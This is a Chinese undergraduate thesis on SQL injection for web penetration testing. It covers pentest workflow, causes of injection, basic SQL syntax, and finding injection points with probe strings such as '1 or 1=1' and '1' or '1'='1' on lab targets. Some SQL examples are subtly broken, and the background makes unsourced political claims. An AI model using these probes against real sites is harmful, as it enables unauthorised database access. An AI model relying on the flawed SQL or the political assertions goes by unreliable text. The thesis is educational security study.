湖南工程学院毕业设计（论文）

**基于web 渗透测试的 SQL 注入研究**

**摘 要：**随着我国的国际地位不断提高，大数据、互联网、云计算的快速发展，人们的网络安全意识也逐渐加强。传统网络安全更多注重的是硬件层面的安全，但随着应用需求的变化，软件层面的安全也越来越被重视，尤其是网站在生活中被广泛应用到，所以就如何是我们的上网更加安全成为我们的重点研究对象。一些不法分子通过互联网，利用网络攻击技术手段对 web 网站进行攻击， 以达到窃取网站数据、篡改网页内容进行钓鱼攻击或者劫持网页的目的。在多种web 网络安全威胁中，SQL 注入是应用最广泛也是最容易实施的一种攻击方法。所有，要确保 web 应用系统的安全性，就需要及时进行 SQL 注入的入侵检测和防护。在日常维护中，针对 web 应用的高危漏洞进行渗透测试是必要的，在我们对系统的评估具有很好的参考价值。

**关键词：**渗透测试；网络安全；SQL 注入

基于 web 渗透测试的 SQL 注入研究

# Research on SQL Injection Based on Web Penetration Test

**Abstract：**With the continuous improvement of my country's international status and the rapid development of big data, the Internet, and cloud computing, people's awareness of network security has gradually strengthened. Traditional network security pays more attention to the security of the hardware level, but with the changes in application requirements, the security of the software level is also paid more and more attention, especially the website is widely used in life, so it is how we surf the Internet. More security has become our key

research object. Some criminals attack web sites through the Internet, using cyber-attack technology to achieve the purpose of stealing website data, tampering with web content, or hijacking web pages. Among the various web network security threats, SQL injection is the most widely used and easy to implement attack method. Therefore, to ensure the security of the web application system, it is necessary to perform SQL injection intrusion detection and protection in a timely manner. In daily maintenance, penetration testing for high-risk vulnerabilities of web applications is necessary, and it has a good reference value in our evaluation of the system.

**Key words**： Penetration testing; network security; SQL injection

# 第 1 章 概述

## 课题的背景及意义

时代在进步，社会在发展，而计算机网络技术和互联网技术也不断在发展更新， web 应用技术同时也有飞速发展，web 应用安全也随之迅速发展。随之而来的是我们的生活处处离不开 web 应用系统。像网上交易电子商务、政务等。在 web 应用系统给我们的日常生活、工作学习、医疗、出行交通提供便利的同时，我们对网络安全的要求也越来越高。如果我们不重视 web 应用的安全性，往往会对互联网和用户的正常业务造成不可预测的损失。所以在研究 web 应用安全性这方面是一项重要的现实任务和研究领域。

由于 Web 应用程序本身的存在很多弱点以及它所处的工作环境，Web 应用程序总是受到入侵者的攻击，从而导致许多敏感信息被泄露。特别是现在互联网普及得越来越广泛，相应的也有许多 web 应用随之被开发出来。与此同时，各种基于 web 应用的漏洞也随之暴漏出来，使得现在的互联网处于一个极度危险的状态，稍不注意我们的身份信息就会被泄露出去。在国外的 CVE 漏洞库和国内的 CNNVD 漏洞库里面，我们可以发现 web 应用安全方面的漏洞占据所有漏洞库的绝大部分。而且每年更新的漏洞也是越来越多。

渗透测试是一种评估目标系统安全性的活动，在征得客户同意的情况下，利用工具和个人经验闯入企业网络，从企业的网络中获取网站敏感信息从而获取后台权限，再从数据库中提取敏感数据。这相当于是一次真实的攻击，用于识别网络系统中存在的系统漏洞和安全风险。

基于 web 的渗透攻击和一般的网络攻击有很多区别。一般的网络攻击通常它的攻击类型是很单一的。通常有基于流量攻击和资源耗尽攻击两种。相比于一般的攻击，基于 web 的渗透攻击则是一种更全面的、更系统的、渐进的、目标明确的攻击手段。这种对网络上的网络资源和目标设备系统的深度攻击对攻击者的技术要求更高。原因是渗透攻击不仅仅是简单类型的攻击。它们通常要求攻击者使用综合方法和多种工具来穿透目标而不留痕迹。常见的攻击方法包括 SQL 注入、web shell 攻击、路径穿越、RCE、CSRF、系统端口漏洞等。在攻击成功后，黑客会利用各种手段进

行横向攻击，上传恶意代码、木马等等，再进行收集数据，寻找目标系统等，并打通一个易于渗透的隐秘隧道，源源不断的对目标系统的信息进行收集。由此可见， 基于 web 的渗透攻击具有更加强大的攻击手段，更加系统的攻击手法，对目标系统造成的威胁更大。

现在有许多的网络攻击手法，但目前为止，公认使用最多的是 SQL 注入攻击。而造成许多人使用 SQL 注入攻击的原因有很多种，第一就是网站本身存在弱点，它暴露在公网上，无时无刻遭到攻击者的攻击；第二就是代码上的问题，程序员在编写代码的时候不严谨，没有对用户输入的信息进行严格的过滤和检测，导致攻击者可以利用这些漏洞进行攻击。第三就是这种攻击一般都是通过 80 端口进行访问的业务端口，我们没法随意改动端口，因为浏览器默认是 HTTP 服务，我们访问网站的时候就是直接通过 80 端口进行访问的，如果攻击者把 SQL 注入代码添加到 HTTP 请求包中，可以绕过一般的防火墙检测。第四就是存在漏洞不仅仅是网站，而是功能越强大的 web 应用程序。众所周知，我们的应用实现的功能越多存在的漏洞也越多。

随着网络技术的防止，越来越多的企业需要懂渗透测试的人才，每年运营商、金融、银行、政府等重要的部门都会消耗大量的人力、财力在网络安全方面。他们每次对新系统上线都会做渗透测试，都需要请一些安全公司系统进行测试，因为他们部门不具备这方面的人才，由此可见，渗透测试人才在现代互联网时代是多么重要。而在学习渗透测试这方面，我觉得从 SQL 注入开始入门是合适的。因为在众多的网络攻击当中，SQL 注入更容易攻击，它攻击造成的影响也是相当大的。所以， 如果可以让我们网络管理人员都具备渗透测试能力，这将为我们的网络安全行业储备大量高技术人才。

## 国内外研究现状

SQL 注入起源于国外，而国内最早是 2002 年开始研究的，渗透测试最先从美国兴起的，在 20 世纪 90 年代期间，美国军方和美国安全局作出一项重大决定， 把渗透测试引入现代化的信息作战。在信息化作战中，事先各个企业进行作战的准备工作，最开始的通过简单的红蓝对抗方式，红队就是所谓的攻击队，蓝队就是防守队。在参加信息化作战的企业中，企业会给到红队一部分的 IP、网站信息的数据，

让他们对自己的资产进行攻击，获取数据库、系统的权限。这也是刚开始的渗透测试原型。可以说渗透测试工程师是由蓝队发展而来的，每个渗透测试工程师最开始都是从防守方做起的。在这个领域，美国称得上是行业的大佬，其他国家都是以美国为标准对渗透这个领域进行研究的。经过十几年的发展，美国把渗透技术发展到了很强大的程度，强大到所有与渗透相关的一些标准和体系都是由美国来建立的。美国总是标榜自己是超级大国，要掌控全球的局势，暗地里不断在对其他国家的互联网系统进行攻击，窃取国家重要的数据，虽然所有的国家都知道这件事的存在， 但是由于技术的原因，其他国家却防不住他们的攻击，由此可见，美国在网络安全方面的技术是多么的强大。

由于国外对网络安全这个行业进行研究的早，所有在很多方面他们都是有优先话语权的，像许多的网络安全测试体系都是由他们进行系统制定的。如国内外知名OWASP 这个对 web 应用安全进行评估的平台，他的标准都是建立在美国等发达国家的技术基础上的。随着我们国家对安全的重视，我们也投入了大量的资金在网络安全行业，现在我们也有自己强大的渗透测试团队，像阿里、腾讯、360 等网络巨头公司，他们那里集成了我国所有的顶级的渗透测试人员。

我们熟知国外对 SQL 注入防护有如下几种方法：

* + 1. 规范的编码，用正则匹配的方式禁止安全检测，看用户输入的编码是否是符合安全规范的。
    2. 动态分析，着重验证存在 SQL 注入的漏洞地方进行整改。
    3. 指令集随机化，通过对 web 应用程序构造的 SQL 查询语句添加随机指令，由于攻击者并不知道所添加的谁家指令，所以我们就可以发现被注入的关键字。

和国外的防护方法相比，国内的研究方法就没有那么成熟：

1. 参数校验，对通过服务器的流量包进行分析，看是否存在敏感字符。
2. 关键字转义，即对用户输入的敏感字符进行转义，不允许拼接恶意 SQL

语句等。

1. 过滤页面回显信息，在用户输入恶意的语句时不会报错，或者将页面重定向到另外页面实现回显与提交分离。

即使我国现在的网络攻防系统没有国外的完善，但随着我国的发展，国家领导人意识到网络安全在现代这个互联网时代是多么的有分量。与此同时，许多的网络

安全团队，专家组逐渐成立。这意味着我们在网络安全领域有全新的认识，许多的安全厂商也随之崛起，如：绿盟科技、360 网神、启明星辰等等，相信这些安全厂商的崛起会给我国的网络安全带入新的阶梯。

## 本次课题的主要内容

本次主要从一下四个方面对 SQL 注入进行研究：

1. 渗透测试相关概念和原理

渗透测试最重要的思路，当我拿到一个网站，我应该从哪里入手的效率是最高的，哪个地方可能会存在注入点，如何去利用这些漏洞，拿到我们需要的数据，在这个过程中我们需要用到什么工具等。

1. SQL 注入实施与技术应用

SQL 注入是基于什么样的原理，为什么会出现这种漏洞，我们应该如何去修复， 这种 SQL 注入会给我们带来什么程度的威胁，如何准确有效地对 SQL 注入攻击漏洞进行测试，快速准确验证漏洞。

1. 搭建靶机测试

在学校渗透测试时，我们往往需要一些靶场来进行实验，来验证我们方法的是否准确，能不能达到我们说需要的目的，如：皮卡丘、DVWA、sql-labs 等。

1. SQL 注入防护方法

在防范 SQL 注入方面我们一般包括两个方面的防护。一个相对复杂一点的代码防护，就是对代码进行严格规范、过滤、转义、参数化非法的字符。另外一个是平台层面的防护，就是借助防护墙、入侵检测、锁定数据库等进行防护。

# 第 2 章 渗透测试技术简介

## 渗透测试定义

在不同的教材中，对渗透测试的定义也是多种多种。而通俗地讲渗透测试就是在经得客户的同意后，对他们的系统进行攻击，从而发现漏洞，作出相应的安全评估报告。在我们进行攻击的过程中，应该尽可能地去发现系统所存在的漏洞， 并给出对应的修复建议。他这种思维分析方式是从攻击者角度出发的。渗透测试过程中存在两个明显的特征：一是我们要由浅入深，阶梯式进行渗透的事。二是在对日常业务系统不影响的前提下进行全面渗透测试。

## 渗透测试流程




图 2.1 渗透测试流程图

### 明确目标

这个过程是要弄清楚我所攻击的系统，他的真实 IP 地址。我们可以使用什么手段进行攻击，客户给我们的权限是多少。攻击会不会影响正常的业务系统。这个系统所实现业务是什么。

### 信息收集

对目标系统进行全面的扫描，获取我们后续攻击所要用到的信息，像子域名、开放端口，子网、数据库、中间件、邮件应用、管理员信息、防护设备等。

### 漏洞探索

利用上一步收集的系统信息。可以用一些扫描系统漏洞的工具对系统进行扫描如 RSAS、AWVS 等，看这些系统的 web 应用是否存在漏洞、有高危端口漏洞利用。如：445、3389、8080（st2）等一些高危端口。抓包分析看是否有明文传输，token 是否在 cookie 中传送。

### 漏洞验证

利用上一步发现相关漏洞去验证漏洞的真实性，看是否可以成功利用，有时候工具会出现误报的情况。尝试对破解登录的账号密码等信息、利用厂商设备漏洞、0day 漏洞等。

### 信息分析

在攻击的过程中，我们大多数会遇到防火墙等安全设备，这时需要我们尝试各个绕过手段，躲过入侵检测、流量监控，使用攻击代码来攻击，如：XSS、SQL 注入等

### 获取所需

根据渗透测试获取到目标系统的基本信息，如：敏感路径、后台账号密码、数据库等信息。

### 信息整理

主要是整理整个渗透过程中所用到的攻击代码，poc、exp 等，收集到的所有信息，发现的各种漏洞，各种脆弱位置信息等。

### 形成报告

我们需要做的是汇总在此次渗透测试的全过程，收集到的所有信息，发现的各种漏洞，各种脆弱位置信息等。

### 流程总结图




图 2.2 渗透测试流程图

## 渗透测试种类

渗透测试一般分为三种：黑盒测试、白盒测试、灰盒测试。

1. 黑盒测试：测试人员相当于攻击者，没有任何相关目标系统的信息， 难度系数大，技术要求很高，按这种测试也是最具有安全意义的。
2. 白盒测试：完全内网测试，攻击者守委托方对网络进行测试，委托方回给到一定的目标系统信息，如：站点访问路径、账号密码等，针对性更强。
3. 灰盒测试：黑盒测试与白盒测试混合，攻击者通过委托方给到的一定信息，从外网进行渗透到内网，可以达到更好的渗透效果。

通常情况下，我更多地做的白盒测试，黑盒测试需要的时间更长，要求更高。

## 渗透测试常用的命令和工具

渗透测试常用工具及简单命令如下所示：

1. 域名信息收集：站长之家 whois、Layer 子域名挖掘机、fofa 等。
2. DNS 解析：nslookup。
3. 路由跟踪、主机存活：traceroute、ping。
4. 端口扫描、代理抓包、目录探测：nmap、burp suite、dirsearch、御剑等。
5. 系统扫描：awvs、appscan、back track5 等。

# 第 3 章 SQL 注入简介

## SQL 注入的定义

其实 SQL 定义不同地方有不同的定义，大致差不太多，就是我们的应用程序执行了一些的 SQL 攻击代码，导致一系列的问题出现。不管是什么样的功能点，只要是能够提交 SQL 语句的地方，就存在 SQL 注入漏洞。因为 SQL 本身的特点就是具有多样性的，通常我是通过利用一些攻击代码来进行攻击的，当用户在某个功能的实现某个功能的时候，会提交一些操作的参数，我们把这些代码插入到参数中去，改变与原有的编码规则，如果传入到服务器这个过程中并没有对用户提交的参数进行检测。也就是说攻击者构造了恶意的 SQL 语句，并成功提交。这就会导致数据库受损（被脱库、被删除、甚至使整个服务器沦陷）。如果操作系统的命令被 SQL 服务器执行时，这个进程会被赋予很高的操作权限。

## SQL 注入漏洞产生的原因

我们常见的产生 SQL 注入漏洞原因有如下 4 种：

1. 转义字符处理不当

通常情况下数据库会把单引号（‘）解析为一种代码与数据之间一个断点：也就是说单号之外的是数据库执行操作语句的代码，而单引号之内的则为操作的数据，也就是我们所提交的参数，所以，我们在 web 界面功能的可以输入数据的地方输入一个单引号，就可以简单的判断 web 站点是否存在 SQL 注入漏洞。

当然还是有其他的转义字符的，像双引号、单括号等。

1. 类型处理不当

在这里需要注意的是，在 web 页面或者 URL 提交的参数中，我们既可以提交数字型的参数，也可以提交字符型的参数，往往在这里会出现 web 应用开发人员的错误操作，把原本不需要的数字类型当中字符类型的数据编写代码，导致原本不需要用单引号括起来的数字却用单引号括起来，这样数字被当作字符串执行，就可能存在 SQL 注入。

1. 查询集处理不当

在很多情况下我们查询数据时需要用动态 SQL 语句进行编码来处理复杂的应用，因为我们在有时候并不知道查询的表或字段，还有一种情况就是我们查询

的数据在数据库中根本不存在。在应用的开发过程中，某些敏感的数据是不能被选择查询的，但是如果开发人员没有对用户提交的 http 请求进行处理，攻击者就可以通过嗅探工具获取数据库的用户名和口令等敏感信息。

1. 数据库配置不当

没有遵循权限最小化原则，允许了网站用户对数据库进行操作，对一些敏感函数 xp\_dirtree，xp\_cmdshell 等没有禁用、web 站点的数据层的编码不统一，没有全部使用 UTF-8 编码等。

## SQL 注入原理

SQL 注入属于应用层的攻击，针对应用层的漏洞，处理起来相对复杂些。SQL 注入的原理其实很容易理解，就是用户输入了恶意 SQL 语句，被数据库执行了，造成了数据库重要信息泄露。

## Web 应用四层架构




图 3.1 四层架构

我们细致的划分可以将 web 应用划分为 4 层结构，每一层都有着其特殊的功能。他们是彼此共存的关系，少了哪一个环节都会影响正常数据的通行。下面我详细介绍一下他们的工作过程。如图 3.1：

绝大部分的应用程序都是基于客户服务器模型的。也就是说用户在浏览器上输入一个网站，经过 DNS 解析 IP 地址，找到目标地址，这个是在表示层完成所有的工作。当数据通过逻辑层的时候，脚本引擎会对用户请求的数据进行前端代码的解析，使得这些代码转换成服务器端所能识别的数据。然后经过解析后的数据与应用层的应用程序进行联动，把操作指令发送到数据库并执行响应的操作。执行完操作之后，也就在数据库找到了所需要的数据。再把数据返回给应用层调

用应用程序，把数据传给逻辑层，对数据执行脚本，将数据转换成可以在浏览器上显示的 HTML 语言，然后以图形化的方式呈现到 web 应用的桌面上。这个过程是透明的，而且是在几秒内完成的，用户只能看到回显结果。

为什么这个过程会使用层式架构呢。原因是层式架构最大的优点是每一层都是独立存在，但又有层与层之间的连接方式。虽然看似每一层和上一层都有着相互关联一样，但是他们其中有一层出现问题并不会对其他层造成很大影响。所有， 正是有这种分工明确的方法，当我们要增加功能点，或者改变数据库某些信息的时候，我们不要调动很多开发人员，只需要找到对应负责哪一块的工作人员即可对整个 web 应用进行更新操作。使得我们工作效率越来越高。


## SQL 注入种类

SQL 注入按照注入方式来分，可以分为回显注入和盲注入：

* + 1. 回显注入：回显注入是我们在测试的过程中常见的一种判断是否存在SQL 注入的方法。即通过输入一些字符，特殊语句，导致数据库不能正常执行该 SQL 语句就会报错，我们就可判断存在 SQL 注入。
    2. 盲注入：当然有时候提交了错误 SQL 语句也不会有回显错误信息， 这是设计者做了防御措施，这时我们需要通过向数据库提交真假数据，网页会返回 true 或 false，我们通过判断真假来确定是否存在 SQL 注入。

# 第 4 章 SQL 注入实例

## SQL 注入基本语句

表 4.1 orders 表

下列语句按表 4.1 举例：

* + 1. SELECT 语句

SELECT 语句在数据库使用最多的语句，用来对特定的数据进行检索。作为基本的例子，下列 SQL 语句将返回 Zorousers 表中的所有数据：

SELECT \* FROM Zorousers

这里的\*是一个总体符号，会检索表中的所有内容。如果只需要检索特定的列，可用所需的列名替换通配符。接下来的例子会返回 Zorousers 表中所有行的username 列:

SELECT username FROM Zorousers

要想根据条件从表中返回特定地行，可以添加 WHERE 子句并跟上所需的条件。例如，下列 SQL 查询会返回所有 username 为 admin 且 password 为 letmein 的行:

SELECT \* FROM Zorousers WHERE username ='admin' AND password = 'let mein'

Microsoft SQL Server 还支持使用 SELECT 语句从一张表中读取数据并将读

取结果插入到另一张表中，下面例子是 Zorousers 表中的所有数据被复制到

hackerTable 表中：

SELECT \* INTO hackerTable FROM Zorousers

* + 1. UNION 语句

UNION 是一个联合语句。它可以联合多张表进行快速查询。同时可以将不同表中的相同列联合起来进行比较。如下是联合两张表的实例：

SELECT username, password FROM Zorousers UNION SELECT username, pa

sswordFROM tblAdmins

UNION SELECT 会自动比较每条 SELECT 语句返回的值并只返回不同的值。要想允许重复值并阻止数据库比较返回的数据，可使 UNION ALL SELECT:

SELECT username, password FROM Zorousers UNION ALL SELECT usernam e, passwordFROM tblAdmins

* + 1. INSERT 语句.

读者可能已经猜到，INSERT 语句用于向表中插入数据。可以按照两种不同的方式构造 INSERT 语句来实现同一目的。接下来的 INSERT 语句将值 5、john、 smith 和 0 插入到 Zorousers 表中：

INSERT INTO Zorousers VALUES (5, 'john', 'smith' ,0)

本例中,插入到表中的数据的排列顺序与表中每一列的顺序相一致。 这种方法最明显的问题是：如果表的结构发生了变化(例如，添加或删除了列)，那么数据会被写入到错误列。为避免潜在的有害错误, INSERT 语句可以接收一个跟随在表名之后且由逗号分隔开的目标列列表：

INSERT INTO Zorousers lid, username, password, priv) VALUES (5, 'john', 'smith',0)

* + 1. UPDATE 语句

UPDATE 语句作用是更新数据库表中已经存在的数据。接下来的 UPDATE

语句将所有 username 值为 sarah 的记录的 priv 列的值修改为 0: UPDATE Zorousers SET priv=0 WHERE username='sarah',

一定要注意， 所有的 UPDATE 语句都应该明确到点，也就说语句中必须包含 WHERE 字符，如果没有的话，就导致整个表发生改变。

* + 1. DELETE 语句

如果我们需要删除某些不需要的行，可以使用 DELETE。接下来的 DELETE

语句会删除 Zorousers 表中所有 username 值为 admin 的行：

DELETE FROM Zorousers WHERE username='admin'

一定 要注意，所有的 UPDATE 语句都应包含一个能表明应该删除哪些行的

WHERE 子句。如果省略了 WHERE 子句，那么所有行都会被删除。

* + 1. DROP 语句

对于一些数据比较多的表或者试图等。我们可以使用 DROP 来进行删除， 这样删除更快更方便些。例如，接下来的 SQL 语句会删除 Zorousers 表：

DROP TABLE Zorousers

* + 1. CREATE TABLE 语句

CREATE TABLE 语句作用是在当前数据库或模式中创建新的表，可在表名后面的括号中传递列名及其数据类型。接下来的 SQL 语句会创建一个包含两列(item 和 name)的新表，名为 shoppinglist:

CREATE TABLE shoppinglist(item int, name varchar (100))

Oracle 支持创建一张表并 使用另一张表或视图的数据来填充它：

CREATE TABLE shoppinglist as select \* from dba\_ users

* + 1. ALTER TABLE 语句

ALTER TABLE 语句作用是添加、删除或修改现有表中的某列。接下来的

SQL 查询会向 Zorousers 表添加一列， 名为 comments: ALTER TABLE Zorousers ADD comments varchar (100) 下列 SQL 语句会删除 comments 列:

ALTER TABLE Zorousers DROP COLUMN comments

接下来的 SQL 语句会将 comments 列的数据类型由 varchar(100) 修改为varchar(500):

ALTER TABLE Zorousers ALTER COLUMN comments varchar (500)

* + 1. GROUP BY 语句

通常针对表中的一列执行SUM 这样的聚合函数时会用到GROUP BY 语句。例如，假设希望在下列 Orders 表(表 4.2)上执行一个查询来计算 Anthony Anteater 这个顾客的总花费。

表 4.2 orders 表

下列语句会自动分类从 Anthony Anteater 顾客收到的订单，之后为 Cost 列执行一个 SUM 操作:

SELECT customer, SUM(cost) FROM orders WHERE customer ='Anthony Ant eater' GROUP BY customer

* + 1. ORDER BY 子句

ORDER BY 子句用于对 SELECT 语句的结果按特定列进行排序，它接收一个列名或数字作为强制参数。可以添加 ASC 或 DESC 关键字将结果分别按升序或降序排列。

下列 SQL 语句从 orders 表中选择 cost 列和 product 列，并根据 cost 列对结果进行降序排列：

SELECT cost, product FROM orders ORDER BY DESC

## SQL 注入基本思路

在渗透测试过程中，通常情况下我们是没法直接看到源代码的结构，所以我们就没法直接去判断是否存在 SQL 注入，那我就要尝试去寻找 SQL 注入点来判断网站是否存在 SQL 注入。


### 4.2.1 寻找SQL 注入

Web 应用是基于客户端/服务器端的架构。由客户端发起建立连接的请求， 当服务器收到建立连接的请求后会发出确认，然后将用户所需要的数据返回个客户端并回显出来。很明显，双方必须存在某种方式的约定。不然，在浏览器请求内容的时候，服务器将无法正常回复。也就是说双方是以协议的方式进行数据交互的，这种协议我们称为 HTTP 协议。

要想发现请求数据包是否存在 SQL 注入的风险，我们就需要对 HTTP 中请求包进行检测，因为 HTTP 协议的关系，它可以给到用户很多操作权限，直接向服务器发送从操作指令。这里我着重对 GET 和 POST 两种请求方法进行讨论。

1. GET 请求

简单来说，GET 请求就是向服务器发起连接，从服务器端获取自己所需要的数据，而用户输入的数据是包含在请求的 URL 中的。当数据包到达服务器后， 服务器会作为出响应，并把相应的数据返回会给客户端，这种请求会有长度的限制，所以一半只传输简单的数字或字符。对于 get 请求这种方式来说，是可以通过直接修改表单里面的参数转发数据包获取后台数据的。下面是一个 GET 请求的实例，如下图 4.1 所示:



1. POST 请求

图 4.1 GET 请求包


POST 请求是一种向服务器上传数据的请求方式，它可以传输大量的数据， 在传输大文件的地方常见这种方法，当客户端向服务器发送 POST 请求时，请求饱和 GET 明显不同，请求包的具体内容如下图 4.2 所示：

图 4.2 POST 请求包

Post 请求方式的参数在请求头主体里面，不可以通过修改表单参数实现数据包的重发，必须通过抓包工具才能实现。

1. 其他注入型数据

大部分客户端和服务器数据交互参数发生在提交参数的地方，通常我们忽略一些其他的地方。像 user agent、cookie、accept 等字段都会出现或多少的漏洞。尤其是 cookie 字段，它是用来标识用户身份的一种信息，如果这个信息被窃取， 很可能会造成不法分子利用用户的身份去做一些违法的事情，导致用的人身、财产等受到安全威胁。所以，对于这种危害性极大的地方我更应该严格对用户的输入进行校验，防止恶意代码的执行。

在 HTTP 请求内容的其他字段中，主机头、引用站点(referer)头和用户代理头等一些字段也是容易收到 SQL 注入攻击的地方。出来直接利用漏洞之外，还

有可能存在利用代理来进行 SQL 注入，攻击者通过某些应用程序的功能，把具有危险的代码藏在引用站点，并存储到数据库，再通过调用程序来执行这些攻击代码。在 HTTP 请求头中处处都可出现漏洞，所以我们需要对其进行严格地校验， 防止一些恶意代码被执行，造成严重的损失。而常见的攻击方法就是。借助代理软件来修改 cookie 和 HTTP 头，达到攻击的目的。

1. 修改参数，看服务器回显是否异常在表单提交单引号'"/看服务器的回显。

我们可以看到回显报错，说明这里存在漏洞。如图 4.3




图 4.3 回显报错

如果输入不报错，那有可能是盲注。

当我提交任何参数时，页面回显不会显错，只会返回两个状态。

当我们输入参数为真时，即在数据库中可以查到的返回结果如下图 4.4




图 4.4 回显 ID 存在

当我输入参数为假时，即在数据库中无法查到的返回结果如图 4.5




图 4.5 回显 ID 不存在

### 确认SQL 注入

按照注入的类型来分，一般可以分为两种类型：

第一种是数字型：用户提交的参数位数字类型，如 1，2，3 等。

第二种是字符串型：用户提交的参数为字符串，如 a，b，单引号等。

* + - 1. 数字型注入，当我们向表单输入 1 or 1=1 时，提交结果产生下列 SQL


注入语句：

SELECT \* FROM news WHERE id = 1 or 1=1 如下图 4.6 返回结果：

图 4.6 回显 id=1 的账号

因为注入了恒真的条件（or 1=1），所以数据库将返回 user 表所有的行。下表 4.3 是测试数字值使用的特征值集合。

表 4.3 数字型注入表



* + - 1. 字符型注入，当我们向标题输入 1' or '1'='1 时，提交结果产生下列注入语句

SELECT \* FROM users WHERE user\_id='1' or '1'='1'

如下图 4.7 返回结果：


